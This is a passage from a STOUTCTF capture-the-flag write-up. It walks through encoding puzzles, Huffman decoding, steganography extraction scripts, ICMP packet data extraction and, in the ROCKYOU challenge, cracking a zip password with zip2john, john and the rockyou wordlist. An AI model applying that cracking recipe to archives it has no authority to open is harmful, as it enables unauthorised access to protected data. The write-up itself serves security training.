uppercase characters. For example:



'D' shift to left turns into 'S'
'Y' shift to left turns into 'T'
'P' shift to left turns into 'O'

2. Decode using online tools

Theres also a decoder online for it, check it out:
https://www.cachesleuth.com/keyboardshift.html



Flag	STOUTCTF{dtTC9pa0JgySqCpIJbLTMGL3j7XaTwDT}

13ROTTENTERMITES


Description:

Null

I came across the flag while consistently using ***Ctrl + F*** on CyberChef. Eventually, I stumbled upon the string **STOUTCTF**, likely by coincidence. Guess its out of luck by any chance.

1. **Decoding process:**

From Base64 > Rot13 (default amount of 13)



2. Alternative way

Use command line

```
$
cat 13RottenTeRmites.txt | base64 -d | tr 'A-Za-z' 'N-ZA-Mn-za-m' | grep "STOUTCTF"
```

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/13RottenTeRmite]
└─$ cat 13RottenTeRmites.txt | base64 -d | tr 'A-Za-z' 'N-ZA-Mn-za-m' | grep "STOUTCTF"
dTYqhhY2ZKA4HBepJ8klkPJrKbQo5no+9ZSTOUTCTF{qKp1MOJMDaJUIJ5KybLrcfZOFQ3IN1j2}
```


Flag	STOUTCTF{qKp1MOJMDaJUIJ5KybLrcfZOFQ3IN1j2}

HUFFMAN


Description:

Trees are very pretty. I like trees!

P/S: the file was large. I'm just providing the image. Sorry for inconvenience.



I was unfamiliar with Huffman encoding, so I looked it up and learned that it is a lossless data compression technique based on tree structures.



Huffman coding

Article Talk

From Wikipedia, the free encyclopedia

In computer science and information theory, a **Huffman code** is a particular type of optimal prefix code that is commonly used for lossless data compression. The process of finding or using such a code is **Huffman coding**, an algorithm developed by David A. Huffman while he was a Sc.D. student at MIT, and published in the 1952 paper "A Method for the Construction of Minimum-Redundancy Codes".[1]

The output from Huffman's algorithm can be viewed as a variable-length code table for encoding a source symbol (such as a character in a file). The algorithm derives this table from the estimated probability or frequency of occurrence (*weight*) for each possible value of the source symbol. As in other entropy encoding methods, more common symbols are generally represented using fewer bits than less common symbols. Huffman's method can be efficiently implemented, finding a code in time linear to the number of input weights if these weights are sorted.[2] However, although optimal among methods encoding symbols separately, Huffman coding is not always optimal among all compression methods – it is replaced with arithmetic coding[3] or asymmetric numeral systems[4] if a better compression ratio is required.

So I made a script to decrypt based on the given file and decode it Huffman with node '1' or '0'. This script implements Huffman coding for text compression and decompression. It uses a `Node` class to represent each character and its frequency in a binary tree. A Huffman tree is built using a priority queue (using `heapq`), where nodes with lower frequencies have higher priority. The `generate_codes` function creates a mapping of characters to binary strings based on the tree structure, assigning shorter codes to more frequent characters. The `decode_huffman` function reconstructs the original text from a binary string using the character-to-code mapping. This process encodes and decodes data by minimizing the average code length based on character frequencies.

Code

```
import heapq
from collections import namedtuple

class Node:
    def __init__(self, weight, char, left=None, right=None):
        self.weight = weight
        self.char = char
        self.left = left
```

```
        self.right = right

    def __lt__(self, other):
        return self.weight < other.weight

def build_huffman_tree(frequency):
    priority_queue = []

    for char, freq in frequency.items():
        heapq.heappush(priority_queue, Node(freq, char))

    while len(priority_queue) > 1:
        left = heapq.heappop(priority_queue)
        right = heapq.heappop(priority_queue)
        merged = Node(left.weight + right.weight, None, left, right)
        heapq.heappush(priority_queue, merged)

    return priority_queue[0]

def generate_codes(node, prefix='', codebook={}):
    if node.char is not None:
        codebook[node.char] = prefix
    else:
        generate_codes(node.left, prefix + '0', codebook)
        generate_codes(node.right, prefix + '1', codebook)
    return codebook

def decode_huffman(encoded_string, codebook):
    reversed_codebook = {v: k for k, v in codebook.items()}
    decoded_string = ''
    current_code = ''

    for bit in encoded_string:
        current_code += bit
        if current_code in reversed_codebook:
            decoded_string += reversed_codebook[current_code]
            current_code = ''
    return decoded_string

frequency = {
    'co': 0.007352941176470588,
    'me': 0.007352941176470588,
    'e ': 0.01838235294117647,
    ' t': 0.01838235294117647,
    'to': 0.011029411764705883,
    'o ': 0.011029411764705883,
    #CONTINUE THE ARRAY GIVEN
}

huffman_tree = build_huffman_tree(frequency)
codebook = generate_codes(huffman_tree)

binary_string = (
    "0111011110110011111[redacted]"
)

decoded_text = decode_huffman(binary_string, codebook)
print(decoded_text)
```

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Huffman]
└─$ python sol.py
Welcome to UW-Stout's CTF! I'm so happy you were able to decrypt this message. Was it hard? I'm not sure. I learned abou
t this algorithm in one of my classes and thought it was cool...Anyways. Here is your flag:STOUTCTF{A0LZTvEW23NcbeKk8JyW
J8W0b6Mx7p6N}Congrats!
```

Flag	STOUTCTF{A0LZTvEW23NcbeKk8JyWJ8W0b6Mx7p6N}

NOTHING TO SEE HERE

Description:

Seriously, what are you looking at?


Challenge Overview:

The challenge involves decoding a file that appears empty but contains hidden encoded data using whitespace characters.

Steps to Solve:

1. **Initial Observation:**

   Opened the file, which seemed empty. Selected all content using `Ctrl + A` and discovered it contained whitespace characters.




2. **First Decoding:**

   I recognized the encoding as Whitespace language. Used the **`Whitespace decode`** tool on dcode.fr to decode the content. The result was in Base64 format.


3. **Base64 Decoding:**

Decoded the Base64 content to reveal another layer of encoded data.



4. **Second Whitespace Decoding:**

The decoded Base64 output was again encoded in Whitespace language. Reused the **Whitespace decode** tool on dcode.fr, which revealed the final flag.




Flag	STOUTCTF{ab6IcT8R4vNyAJNWQteBJ3Yd2VTrkVCp}

7 BIT FLOW

Description:


Computers see images much differently than we do. Can you see the bigger picture?

Bit_flow.jpg



1. Initial Review

For this challenge, I tried everything, including checking the metadata, using steghide, and running binwalk, but I couldn't figure out what to do. Then I reread the question, which mentioned **'7-bit'** Taking a chance, I created the script to process RGB values using 7-bit, and it worked.



2. Script crafted

This script extracts and decodes a hidden message embedded in the most significant bit (MSB) of the red channel of an image (*bit_flow.jpg*). It uses the PIL library to load the image in ***RGB format*** and numpy to convert it into an array for manipulation. This script isolates the ***red channel*** and shifts its values by ***7 bits***, retaining only the MSB, resulting in a binary matrix. Each row of this matrix is converted into a binary string, divided into chunks of ***8 bits***, and translated into **ASCII** characters to reconstruct the hidden message. Finally, the decoded text is printed line and will print out the flag.

Script (PY)


```
from PIL import Image
import numpy as np

img = Image.open("bit_flow.jpg").convert("RGB")
width, height = img.size

pixels = np.array(img)

ch_channel = pixels[:, :, 0]

# Extract bit 7 (MSB)
bit_plane_7 = (ch_channel >> 7) & 1
```

```
text_output = []
for row in bit_plane_7:
    bits = "".join(map(str, row))
    chars = [chr(int(bits[i:i + 8], 2)) for i in range(0, len(bits), 8)]
    text_output.append("".join(chars))

for line in text_output:
    print(line)
```

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/7_bit_flow]
└─$ python try.py | head -n 1
STOUTCTF{7jDcMSX5lqCCM6wxr7ijiTSUXRz0LiiU}
```

3. Alternative way:

Use Stegsolve and data extraction tools to filter the 7-bit red color channel, focusing on the MSB. Since the encryption uses LSB (Least Significant Bit), it is necessary to reverse the process from the lower bits to the most significant bits to retrieve the hidden data. To install Stegsolve, you can refer to this guide: Stegsolve - bi0s wiki



Flag	STOUTCTF{7jDcMSX5lqCCM6wxr7ijiTSUXRz0LiiU}

FORENSICS

FORENSICS

Forensics involves solving problems related to the analysis of digital evidence. This can include examining files, network traffic, logs, or other types of data to uncover hidden information or reconstruct events. Forensics challenges test skills in areas like file carving, data recovery, identifying anomalies in logs, analyzing network packets, and extracting secrets from images or audio files. Participants need to find hidden flags, or interpret anomalies activity within digital artifacts. The goal is to analyze and investigate data to uncover clues or secret messages that lead to the answer (flag).

NORMAL IMAGE


Description:

Null

StoutxUniKL.png


If we cannot see anything inside the image, metadata or hidden compressed file inside the image. Try to see if zsteg any uses.

1. Using zsteg



2. Alternative way:

Using some cool website called ‘Aperisolve’ and lookout for zsteg: [Aperi'Solve]



Flag	STOUTCTF{1ywHGox1ZRNcAftHt1CWP9YT1PKT1inR}

IERA MILPAN

Description:

Waktu bahagia berkasih Muncul sesuatu tak ku duga Lilin selama ini bernyala Terpadam gelap gelita Sukarnya untuk melupakan Ikatan janji setia Di bawah pohon asmara Kau lafazkan Mentera cinta Retak hatiku hancur semua Diriku ini jiwa meronta Cinta yang sudah pudar Tenggelam di lautan kecewa Walau hati akan kekosongan Namun cintaku bukan mainan Biarlah aku bersendirian Untuk melupakanmu Biarkanlah aku Membawa diriku Semoga bahagia Walau ku berduka Walau patah tumbuh Hilangkan berganti Namun luka ini Sukar diubati Retak hatiku hancur semua Diriku ini jiwa meronta Cinta yang sudah pudar Tenggelam di lautan kecewa Walau hati akan kekosongan Namun cintaku bukan mainan Biarlah aku bersendirian Untuk melupakanmu oh Biarkanlah aku Membawa diriku Semoga bahagia Walau ku berduka Walau patah tumbuh Hilangkan berganti Namun luka ini Sukar diubati Biarkanlah dia Membawa dirinya Semoga bahagia Walau kau berduka Walau patah tumbuh Hilangkan berganti Namun luka ini Sukar diubati

File was actually an png not in mp3

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Iera_Milpan]
└─$ file Retak_Hatiku_-_Iera_Milpan.mp3
Retak_Hatiku_-_Iera_Milpan.mp3: PNG image data, 1219 x 48, 8-bit/color RGBA, non-interlaced
```

1. Changing the extension of mp3 into png

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Iera_Milpan]
└─$ cp Retak_Hatiku_-_Iera_Milpan.mp3 image.png

┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Iera_Milpan]
└─$ ls
image.png  Retak_Hatiku_-_Iera_Milpan.mp3
```

2. Open up the image.

Flag	STOUTCTF{qDtiRAwpAyR4Yg57YxzYW5p1V2dm5mwo}


ROCKYOU

Description:

Don't crack your zipper!

Use **john** tools to crack the password with the wordlist of **Rockyou.txt**. Command:

```
$
Zip2john RockYou.zip > hash
John --wordlist=/usr/share/wordlists/rockyou.txt hash
Unzip RockYou.zip
Cat Flag.txt
```



Flag	STOUTCTF{wxxD6DH2c4yyeKhoXKvz7W8NrRUb4b1J}


THE ECHOES

Description:

Null

1. **Filter icmp with the Echo (ping) reply only with the query of :**

icmp.type==0



2. **We can save the data Export as csv or simply use command.**


3. **Use commandline to extract**

Using command extracts the data information from a network capture file. It filters for specific ICMP packets (type 0), picks out certain data fields, and processes them step by step. First, uses tshark to read the file and extract the relevant data. Then, awk selects and formats parts of the data. The processed data is converted back to binary using xxd.

```
$
tshark -r TheEchos.pcap -Y "icmp.type == 0" -T fields -e data | awk 'NF
{print substr($0, 1, 2)}' ORS='' | xxd -r -p
```

4. **Grep the flag**

